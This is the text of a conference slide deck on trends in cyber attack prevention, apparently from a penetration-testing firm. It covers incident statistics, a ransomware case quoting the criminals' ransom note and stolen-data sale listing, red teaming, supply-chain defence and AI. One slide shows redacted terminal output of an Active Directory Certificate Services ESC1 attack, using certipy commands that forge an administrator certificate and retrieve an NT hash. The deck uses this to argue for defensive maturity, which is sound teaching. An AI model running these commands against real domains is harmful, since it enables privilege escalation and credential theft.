Trends in Cyber Attack Prevention

Bojan Ždrnja, CTO
INFIGO IS d.o.o.

$ whoami

Bojan Ždrnja (@bojanz on X, LinkedIn)

CTO and penetration testing team lead at INFIGO IS (An Allurity Group company)

- https://www.infigo.is

SANS Certified Instructor

- SEC542 (web PT) co-author, instructor
  SEC565 (Red Teaming), instructor

Addicted to GIAC certificates

- GSE (GIAC Security Expert) #346

SANS Internet Storm Center Senior handler - https://isc.sans.edu


The landscape today


- The landscape today has drastically changed comparing with 10-15 years ago
- Basement teenager hackers practically do not exist anymore
- Today it’s all about:
  - Money
  - State sponsored attacks
    - Which are sometimes also about money


Real world incidents in the region

- Incidents that INFIGO’s incident handling team worked on
  - In 2020 we handled 19 incidents
  - In 2021 we handled 22 incidents
  - In 2022 we handled 21 incidents
  - In 2023 we handled 37 incidents
  - In 2024 we handled 23 incidents
  - In 2025 (so far) we handled 29 incidents
- The latest incident declared 14.11.2025
  - Still working on this!
  - Suspected nation state attacker

Everyone is a target








Once upon a time ...

01 Creative attacks

- As every incident, this one also happened on Friday afternoon
  - Initially looked as a ransomware case
  - Which is not that interesting – by now everybody knows (or should know) how to deal with it …
- There was something different though
  - Upon boot, this message was displayed on every server

```
Malware You are Hacked !!!! Your H.D.D Encrypted ,
Contact Us For Decryption Key
(w889901665@yandex.com) YOURID: 123141
```

02 Creative attacks

[redacted] FULL BIN
([redacted],100+EMP,10+YO,MERCH)

For sale is:

- private RSA key for data decryption of ~1TB of docs from main network share + decryptor software
- passwords + AES/SERPANT keys + software for pc/server decrypt
- full instructions on how to restore all systems and data back
- full logs and info how we broke your security and what we did
- 45GB SQL database, big mdb base, +500k mail, full web (wp) with sql, about 1.5 TB of data (docs, cad files..)
- login to multiple banks (broke token hashes, very big balance but chaning rapidly!careful), 3 AMEX buissns cards, 1 AMEX gold card, 3 MASTER/VISA cards.. all cards fresh, got them in 2017 with banking malware and big limits ! got NUMBER, NAME SURNAME, EXP DATE, CVV + ID SCANS for owners of cards (TWO OF ARE BOARD MEMBERS!!!!, scans are from their employee/court data)
- personal files from CEO and financial director (3 gb of personal emails, docs containing personal love affairs, scams.., personal photos, full whatsapp dump from CEO phone with pictures)

---

price is 100BTC (we can make deal here if fast payment or you don't want all of above) OR 500k USD wire transfer to china. all other info and send bids to equinoxteam@yandex.ru

03 The outcome

- This was obviously done by professionals
  - Targeted attack (probably by exploiting some of the exposed vulnerable services)
    - It was not a typical ransomware infection through spear phishing
  - Privilege escalation followed by lateral movement and information gathering
  - Intruders were on their network for weeks, since they took their time to exfiltrate the data
    - Demonstrated later by attackers by being extremely familiar with the hacked systems
- The company ended up paying for the decryption keys
  - Lost ~100K EUR
  - Got systems partially back and could continue working


Moving from reactive to proactive

01 Assume breach & resilience

- Incidents today literally stop businesses
  - Jaguar Land Rover ransomware attack
    - Shutdown production for **5-6 weeks**
    - Estimated economic damage **~2 billion pounds**
      - More than 5000 supply chain organizations impacted!
- Modern attacks are business-disabling, not just data-stealing
- Resilience means: segmentation, backups, tested recovery, manual fallback, crisis playbooks
  - When did we last restore backup under pressure?

02 What we should be doing already

- Vulnerability scanning
  - Automated scanning across (hopefully) a whole organization
    - Should include both external and internal assets
  - Goal to identify low hanging, known vulnerabilities pre, or post- authentication
- Penetration testing
  - Goal to find ALL vulnerabilities in the target scope
    - Could be external or internal network
    - But also web and mobile applications, fat client applications …
  - ~90% manual effort required with small amount of tooling
    - Especially for application tests
  - Running a vulnerability scanner **IS NOT** a penetration test

03 Red Teaming (as in TLPT)

- Emulates tactics, techniques, and procedures (TTPs) of real adversaries
  - **To improve the people, processes, and technology in the target environment**
- Goal to make Blue Team better!
  - Not to pwn the target organization
  - Train and measure blue team's detection and ensure response policies, procedures, and technologies are effective
- Almost completely manually done, with some specific red team automation tools

04 Red Teaming

- Before we start: the target organization needs to be sufficiently mature in order to fit for a Red Teaming exercise
  - If they are not performing regular vulnerability scanning (and mitigation), or have never done an internal penetration test …
  - … they are not ready for a Red Team exercise
- They will waste their money and resources if not being ready
- One prime example:
  - Active Directory Certificate Services ESC1 attack
    - Takes about 15 seconds to escalate privileges from a regular user to domain administrator

05 ADCS ESC1

- And yet – we still see this all the time

```
┌──(root㉿kali)-[~/[redacted]]
└─# proxychains certipy-ad req -u '[redacted]' -p [redacted] -dc-ip 10.[redacted] -ns 10.[redacted] -dns-tcp
  -template [redacted] -ca [redacted] -target [redacted] -web -target-ip 10.[redacted] -scheme http -port 80 -upn '[redacted]adm@[redacted]'
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
Certipy v4.7.0 - by Oliver Lyak (ly4k)

[*] Checking for Web Enrollment on 'http://10.[redacted]'
[proxychains] Strict chain  ...  127.0.0.1:10081  ...  10.[redacted]  ...  OK
[*] Requesting certificate via Web Enrollment
[*] Request ID is 3124
[*] Retrieving certificate for request ID: 3124
[*] Got certificate with UPN '[redacted]adm@[redacted]'
[*] Certificate has no object SID
[*] Saved certificate and private key to '[redacted]adm[redacted]'
```

```
┌──(root㉿kali)-[~/[redacted]]
└─# proxychains certipy-ad auth -pfx [redacted]adm.pfx -dc-ip 10.[redacted]
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
Certipy v4.7.0 - by Oliver Lyak (ly4k)

[*] Using principal: [redacted]
[*] Trying to get TGT...
[proxychains] Strict chain  ...  127.0.0.1:10081  ...  10.[redacted]:88  ...  OK
[*] Got TGT
[*] Saved credential cache to '[redacted]adm.ccache'
[*] Trying to retrieve NT hash for '[redacted]adm'
[proxychains] Strict chain  ...  127.0.0.1:10081  ...  10.[redacted]:88  ...  OK
[*] Got hash for '[redacted]adm@[redacted]': aad3b435b51404eeaad3b435b51404ee:[redacted]
```

06 Supply chain defense

- Multiple cases where a 3rd party was breached
  - Last few years: *How to get hacked **via** someone else*
- Breach pattern: vendor is hit
  - Target organization usually compromised over VPN
- DORA's ICT third-party risk pillar: same resilience expectations for critical providers as for the institution itself
- Vendor tiering and criticality mapping
  - Continuous requirements for security and resilience

07 Identity and Zero Trust

- Many recent breaches start with phishing + stolen credentials
  - Identity is still the main entry point
- Zero Trust: “never trust, always verify”
  - Many failed or unsuccessful projects
  - Still worth achieving
- Other worthwhile investments
  - Phishing-resistant MFA (FIDO2/passkeys, hardware tokens)
  - Systematic service-account and machine-identity management
  - Behavioral analytics (with caution)


AI and the future

01 Offensive AI

- AI today is extremely good at:
  - Abusing stupid mistakes (hardcoded creds, exposed internal admin panels, weak AD hygiene)
  - Scaling that across your entire environment or codebase, not just one target in scope for one week a year
  - Generating remediation guidance and retesting after you fix it
- Social engineering attacks
  - Almost scary how good it is
  - Phishing, deepfakes, you name it …

02 Defensive AI

- Writing remediation documentation
- SOC acceleration and proactive threat defense
  - Cisco Foundation has amazing models at https://fdtn.ai/
    - Great for SOC, horrible for technical writing
- Reverse engineering
  - Ghidra or IDA Pro decompilation into an LLM
- Working tirelessly for us with swarms of agents

03 AI is here to stay

- It is another tool that will be in our arsenal
- I believe it is utterly important for everyone to use it as much as possible
  - **But before that, understand where AI is good, and what are its shortcomings**
- Same as with calculator many years ago
  - AI will not disappear
- Use it for your own benefits

Sarah Connor worried about how you're using AI

Key messages

01 Key messages

- Attacks are more disruptive and increasingly indirect
- DORA is pushing the sector towards provable, tested resilience
  - Especially via TLPT and third-party oversight
- Defense trends
  - Assume breach, TLPT and continuous validation
  - Third-party and supply-chain defence.
  - Identity & Zero Trust
  - AI in defense (and offence)
  - Sharing and reporting is a must

YOUR DATA.
OUR RESPONSIBILITY.